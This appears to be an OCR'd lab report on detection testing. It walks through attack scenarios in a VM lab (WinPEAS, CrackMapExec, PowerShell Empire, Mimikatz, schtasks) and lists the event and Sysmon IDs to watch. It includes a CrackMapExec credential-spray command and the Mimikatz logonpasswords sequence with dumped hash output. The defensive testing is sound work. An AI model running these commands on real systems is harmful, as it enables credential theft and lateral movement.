
- Attacker gains local acess to a windows machine
- Run winpeas.exe enumerate misconfig and exploit

Candiater task

- Run tool on vm
- Identify possible privilege escalation path
- Simulate exploitation

Detection Focus

- Look for abnormal enum process
- Detect local service creation/modification
- Event id 7045,4697 sysmon id 1,7



Status

Detection Tasted Yes

Alert Triggerd Yes

Scenario 2 Letral movement via crackmapexec

Tool https://github.com/byt3bl33d3r/CrackMapExec

Use valid credentials to scan network and move laterally

Simulate credial spray or reuse with


Crackmapexec smb 192.168.1.0/24 -u admin -p Password123

Task

- Perform enumeration
- Identify Smb share and try remote execution

Detect focus

- Smb access pattern
- Unusual remote login attempt
- Windows Event :4624,4625,4688 sysmonID 3



Status

Detection Tasted Yes

Alert Triggerd Yes

Scenario 3 Suspicious File Download and execution via powershell empire

Tool https://github.com/BC-SECURITY/Empire


1- Simulate c2 beaconing and remote command Execution
2- Download payload via powershell stager

Task

- Setup Empire Listerner and use stager to compromise victim
- Run post exploitation module

Detection Focus

- Base 64 encoded powershell script
- Dns or http beconning to empire c2
- Sysmon id 1,3,11



Status

Detection Tasted Yes

Alert Triggerd No

Half Done cant fix it

Scenario :4Credential Dumping with mimikatz

Tool= https://github.com/ParrotSec/mimikatz

Dump credential from LSASS memory use mimikatz

privilege::debug

log

sekurlsa::logonpasswords


exit


Task


- Run on test vm
- Capture log investigate mammory access and rule

Detection Focus

- High integrity process accesing LSASS
- Suspicious memory read
- Windows Event 4688,Sysmon ID 10,1,7


Windows 10 x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Kali
Kali Full
Windows 10 x64
Ubuntuwazuhsiem
Windows Server 2019
Windows Server 2019 AD
Windows Server 2022
Windows 11 x64
Windows 11 x64 AD
Android
Parrot SEC
Ubuntu 64-bit
Metasploitable2-Linux
mimikatz 2.2.0 x64 (oe.eo)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # log
Using 'mimikatz.log' for logfile : OK
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 13309981 (00000000:00cb181d)
Session : Interactive from 1
User Name : admin
Domain : DESKTOP-O7P9IS3
Logon Server : DESKTOP-O7P9IS3
Logon Time : 11-06-2025 15:56:19
SID : S-1-5-21-442569660-4060779802-1076883227-1001
msv :
[00000003] Primary
* Username : admin
* Domain : DESKTOP-O7P9IS3
* NTLM : c090fc092334d713bff04181f9b10036
* SHA1 : 2ee90106c8e9e9305c6970d292564e14e9869024
* DPAPI : 2ee90106c8e9e9305c6970d292564e14
tspkg :
wdigest :
* Username : admin
* Domain : DESKTOP-O7P9IS3
* Password : (null)
kerberos :
* Username : admin
* Domain : DESKTOP-O7P9IS3
* Password : (null)
ssp :
credman :
cloudap :
Authentication Id : 0 ; 13309937 (00000000:00cb17f1)
Session : Interactive from 1
User Name : admin
Domain : DESKTOP-O7P9IS3
Logon Server : DESKTOP-O7P9IS3
Logon Time : 11-06-2025 15:56:19
SID : S-1-5-21-442569660-4060779802-1076883227-1001
msv :
[00000003] Primary
* Username : admin
* Domain : DESKTOP-O7P9IS3
* NTLM : c090fc092334d713bff04181f9b10036
* SHA1 : 2ee90106c8e9e9305c6970d292564e14e9869024
Search
ENG IN
05:03 PM 11-06-2025


Windows 10 x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Kali
Kali Full
Windows 10 x64
Ubuntuwazuhsiem
Windows Server 2019
Windows Server 2019 AD
Windows Server 2022
Windows 11 x64
Windows 11 x64 AD
Android
Parrot SEC
Ubuntu 64-bit
Metasploitable2-Linux
Event Viewer
File Action View Help
Event Viewer (Local)
Custom Views
Windows Logs
Application
Security
Setup
System
Forwarded Events
Applications and Services Lo
Subscriptions
Security Number of events: 25,586 (!) New events available
Keywor... Date and Time Source Event ID Task Ca...
Audi... 11-06-2025 17:00:03 Micros... 5158 Filterin...
Audi... 11-06-2025 17:00:02 Micros... 5156 Filterin...
Audi... 11-06-2025 17:00:01 Micros... 4658 Other ...
Audi... 11-06-2025 17:00:01 Micros... 4656 SAM
Event Properties - Event 4656, Microsoft Windows security auditing.
General Details
A handle to an object was requested.
Subject:
Security ID: DESKTOP-O7P9IS3\admin
Account Name: admin
Account Domain: DESKTOP-O7P9IS3
Logon ID: 0xCB181D
Log Name: Security
Source: Microsoft Windows security
Logged: 11-06-2025 17:00:01
Event ID: 4656
Task Category: SAM
Level: Information
Keywords: Audit Success
User: N/A
Computer: DESKTOP-O7P9IS3
OpCode: Info
More Information: Event Log Online Help
Copy
Close
Actions
Security
Help
Search
ENG IN
05:02 PM 11-06-2025



Status

Detection Tasted Yes

Alert Triggerd Yes

Scenario 5 remote Sceduler Task creat with schtarsk or impacket

Toll schtask exe

Scenario

Create task remot run malicious code

